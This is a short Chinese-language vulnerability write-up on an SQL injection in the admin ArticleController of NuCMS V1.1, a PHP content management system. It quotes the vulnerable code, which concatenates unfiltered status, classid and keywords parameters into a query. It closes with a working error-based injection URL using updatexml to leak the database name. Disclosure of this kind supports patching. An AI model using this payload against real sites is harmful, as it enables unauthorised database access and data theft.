NUCMS V1.1 SQL注入

漏洞简介：

NuCMS内容管理系统是国内优秀开源网站管理系统，基于 PHP+MYSQL 的技术开发。使用国内著名开源PHP框架开发，轻量级架构，多应用化开发方式，无任何技术门槛，使得开发人员更容易上手。注重后台管理界面，采用Jquery和CSS3界面设计，兼容IE8及以上主流浏览器后台管理界面。是聊城领胜网络科技有限公司旗下一个开源程序产品，其宗旨是为更多的开发者人员提供优质的程序使用。 http://www.nucms.cn/

漏洞分析：

漏洞文件在： \WWW\App\Admin\Controller\ArticleController.class.php


```
namespace Admin\Controller;
use Think\Controller;
class ArticleController extends BaseController {
public function index(){
    $article = D('articleView');
    $where=1;
    $kw=I('keywords');
    $classid=I('classid');
    $status=I('status');
    if($kw){
        $where.=' AND title LIKE "%'.$kw.'%"';
    }
    if($classid){
        $where.=' AND classid='.$classid;
    }
    if($status){
        $where.=' AND status='.$status;
    }
    $count = $article->where($where)->count();// 查询满足要求的总记录数
    $Page = new \Think\Page($count,25);// 实例化分
```

这里只判断 status 是否为空，如果不为空，则进入sql语句查询。因为 status参数没有任何过滤，并且sql语句没有用单引号引起参数。导致sql注入漏洞

漏洞证明：

payload：

```
http://localhost/admin.php?
m=Admin&c=Article&status=-1%20)%20and%20updatexml(1,concat(0x7e,database(),0x7e)
,1)--&classid=&keywords=
```



成功注入出当前数据库名。